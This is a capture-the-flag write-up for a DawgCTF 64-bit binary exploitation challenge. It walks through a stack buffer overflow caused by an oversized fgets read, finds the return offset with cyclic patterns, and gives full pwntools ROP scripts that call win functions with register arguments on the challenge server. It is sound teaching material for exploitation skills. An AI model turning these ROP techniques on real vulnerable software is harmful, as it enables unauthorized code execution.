Challenge: 64 bits in my Ark and Texture (300 points) Can you pwn it? No libc or system needed. Just good ol, 64 bit binary exploitation. nc connect.umbccd.net 22237
Alongside this, we are provided with a binary file. When we execute the file 3 basic questions about x86-64 appear. Once we answer the first three questions (2, 1, 4), the first part of the real challenge is proposed:

They ask us to simply jump to a memory address, if we run this binary with ghidra or binaryNinja (tools for analyzing compiled software) wen can see the first vulnerability.

At the end of the main function we can see that is using fgets() to read the user input. The problem is that is reading 0x200 bytes (0x200 in hexadecimal = 512 bytes) and storing it in a variable buf. But since buf is defined as int64_t it means it can only store 8 bytes.
For later use keep in mind that the names of the functions we are going to use are: -main -win1 -win2 -win3 All of these can be seen when the binary is run with gdb, ghidra… They will make our life easier since we will not have to deal with little/big endian.
This leads us to a buffer overflow vulnerability, since we can input more bytes than the variable is able to deal with, we can overwrite memory addresses. For us to make a call to another function we need to understand some basic things.
Once a function finishes it knows where to jump thanks to the return pointer (rsp), that stores the address of the next function. That is to say that we need to find where the rsp is and overwrite the address with the one we want.
So the first thing we need to know is how much data weneed to input before overwriting this pointer. For this I’m goint to be using gdb with pwn.
First we run in our terminal gdb ./chall, when we are alredy inside of pwndgb we can enter the command run and answer the questions. Once we answer them we have to make a little script with python that will allow as to know the number of character we need to introduce.
These 3 lines of code allow us to create a pattern, of length 200. Once we have that we print it and copy it to out clipboard.
from pwn import *
pattern = cyclic(200)
print(pattern.decode())
This will print something like: aabbacabwbbbcawewca… Which might seem random letters but they do have a specific order.
Now we enter this pattern and see that the program failed, we accessed something that we shouldn’t in the memory and it broke. But if we scroll down a little bit we can see some interesting report that pwndgb shows to us.

We can see the value of rsp with some letters that seem familiar, part of the pattern we introduced.

Now that we have this we can run another command with python. This will tell us the number of letters we need to reach this part of the pattern. So if this prints 30 it means that we could inject 30 random letters and then after that we would be overwriting the rsp.
print(cyclic_find("naaboaabpaabqaabraabsaabtaabuaabvaabwaabxaabyaab\n"))
And this prints 152, meaning that after 152 characters we can point to wherever we want and the program will jump there.
We are going to use another python file to complete this task.
from pwn import *

# Load the binary as an ELF object. We set checksec to False
# to skip security checks if we already know the result
# (you can check manually with: checksec --file=./chall)
elf = ELF("./chall", checksec=False)

# It's good practice to define the context so pwntools knows
# we are working with a 64-bit x86 binary
context.binary = elf

# Open the remote connection
p = remote("connect.umbccd.net", 22237)

print(p.recv().decode("utf-8"))

# Send the correct answers to the initial quiz questions
p.sendline("2")
print(p.recv().decode("utf-8"))

p.sendline("1")
print(p.recv().decode("utf-8"))

p.sendline("4")
print(p.recv().decode("utf-8"))

print(p.recv().decode("utf-8"))
print(p.recv().decode("utf-8"))

# ------- PAYLOAD 1 ----------
# Create a ROP (Return Oriented Programming) object to
# build the payload.
# The payload is constructed locally using the ELF binary
# and then sent to the remote process. (Remember the statement)
rop = ROP(elf)
# Fill the buffer with 152 characters, stopping right
# before the return address
rop.raw(b'A' * 152)
# Insert a 'ret' gadget to align the stack (this ensures
# the stack is 16-byte aligned before a function call).
# This is sometimes required on x86-64 systems to avoid
# crashes or undefined behavior.
rop.raw(p64(rop.find_gadget(['ret']).address))
rop.call('win1')
p.sendline(rop.chain())
print(p.recv().decode("utf-8"))
print(p.recv().decode("utf-8"))
With this we can achieve what we wanted but is not enough now they ask us to do the following.
You have passed the first challenge. The next one won’t be so simple. Lesson 2 Arguments: Research how arguments are passed to functions and apply your learning. Bring the artifact of 0xDEADBEEF to the temple of 0x401314 to claim your advance.DawgCTF{C0ngR4tul4t10ns_ Continue:
We need to call another function but in this case with an argument. Now we need to understand how to call a function in this case. Here comes to play the title of the challenge (64-bits).
Let’s look at the image below, above the return pointer there are arguments from 7 to n and below the pointer, the registers. When a function is called in 32 bit architecture all the arguments are passed directly to the stack.
But in this case we are working in a 64 bits architecture and when calling a function the first 6 parameters are stored in different registers. That’s why in the image the arguments start from the 7th.


Now that we know this we can take a look at which are the registers that are used for the arguments. Since we are only going to need 1 argument we will use the first one, rdi.
Before rewriting the script we need to understand this, once the first bufferoverflow is done calling win1 we can then concatenate the next payload. There is no need to make another bufferoverflow and run them separately, since we are alredy stacking them in the stack.
from pwn import *

# Load the binary as an ELF object. We set checksec to False to skip security checks
# if we already know the result (you can check manually in the terminal
# with: checksec --file=./chall)
elf = ELF("./chall", checksec=False)

# It's good practice to define the context so pwntools knows we are working with a 64-bit x86 binary
context.binary = elf

# Open the remote connection
p = remote("connect.umbccd.net", 22237)

print(p.recv().decode("utf-8"))

# Send the correct answers to the initial quiz questions
p.sendline("2")
print(p.recv().decode("utf-8"))

p.sendline("1")
print(p.recv().decode("utf-8"))

p.sendline("4")
print(p.recv().decode("utf-8"))

print(p.recv().decode("utf-8"))
print(p.recv().decode("utf-8"))


# ------- PAYLOAD 1 ----------
# Create a ROP (Return Oriented Programming) object to build the payload.
# The payload is constructed locally using the ELF binary and then sent to the remote process.
rop = ROP(elf)
# Fill the buffer with 152 characters, stopping right before the return address
rop.raw(b'A' * 152)
# Insert a 'ret' gadget to align the stack (this ensures the stack is 16-byte aligned before a function call)
# This is sometimes required on x86-64 systems to avoid crashes or undefined behavior.
rop.raw(p64(rop.find_gadget(['ret']).address))
rop.call('win1')

# ------- PAYLOAD 2 ----------
# Similar approach, but now we add the first function argument in the rdi register
rop.rdi = 0xdeadbeef
rop.raw(p64(rop.find_gadget(['ret']).address))
rop.call("win2")

p.sendline(rop.chain())
print(p.recv().decode("utf-8"))
print(p.recv().decode("utf-8"))
p.sendline("A")
print(p.recv().decode("utf-8"))
print(p.recv().decode("utf-8"))
Now we are presented with the last challenge. You have done well, however you still have one final test. You must now bring 3 artifacts of [0xDEADBEEF] [0xDEAFFACE] and [0xFEEDCAFE]. You must venture out and find the temple yourself. I believe in you d15c1p13_y0u_ Final Test:
This is no different than the previous one, we just need to concatenate the 3 payloads and this is the final script. And like we saw in a photo earlier we need the 3 register that pass the first 3 arguments, rdi, rsi and rdx.
from pwn import *

# Load the binary as an ELF object. We set checksec
# to False to skip security checks if we already know
# the result (you can check manually with: checksec --file=./chall)
elf = ELF("./chall", checksec=False)

# It's good practice to define the context so pwntools
# knows we are working with a 64-bit x86 binary
context.binary = elf

# Open the remote connection
p = remote("connect.umbccd.net", 22237)

print(p.recv().decode("utf-8"))

# Send the correct answers to the initial quiz questions
p.sendline("2")
print(p.recv().decode("utf-8"))

p.sendline("1")
print(p.recv().decode("utf-8"))

p.sendline("4")
print(p.recv().decode("utf-8"))

print(p.recv().decode("utf-8"))

#All three payloads will be executed in a row. This means
# we don’t need to perform three separate buffer overflows.
# After the first overflow, we can place all return addresses
# on the stack, and they will be executed sequentially.That's
# why we build everything together and send it in a single rop.chain() call.

# ------- PAYLOAD 1 ----------
# Create a ROP (Return Oriented Programming) object to build
# the payload. The payload is constructed locally using the
# ELF binary and then sent to the remote process.
rop = ROP(elf)
# Fill the buffer with 152 characters, stopping right
# before the return address.
rop.raw(b'A' * 152)
# Insert a 'ret' gadget to align the stack (this ensures
# the stack is 16-byte aligned before a function call).
# This is sometimes required on x86-64 systems to avoid
# crashes or undefined behavior.
rop.raw(p64(rop.find_gadget(['ret']).address))
rop.call('win1')

# ------- PAYLOAD 2 ----------
# Similar approach, but now we add the first function
# argument in the rdi register
rop.rdi = 0xdeadbeef
rop.raw(p64(rop.find_gadget(['ret']).address))
rop.call("win2")

# ------- PAYLOAD 3 ----------
# Now we add values for rdi, rsi, and rdx registers
# for a function that expects three arguments
rop.rdi = 0xdeadbeef
rop.rsi = 0xdeafface
rop.rdx = 0xfeedcafe
rop.raw(p64(rop.find_gadget(['ret']).address))
rop.call("win3")
rop.call("exit")  # Graceful exit after payload

# Send the full payload chain
p.sendline(rop.chain())

# Handle any final prompts and interaction
print(p.recvuntil("Continue:").decode("utf-8"))
p.sendline("A")

print(p.recvuntil("Test:").decode("utf-8"))
p.sendline("A")

print(p.recvall().decode("utf-8"))
Congratulations. You are deserving of you reward 4r3_r34dy_2_pwn!}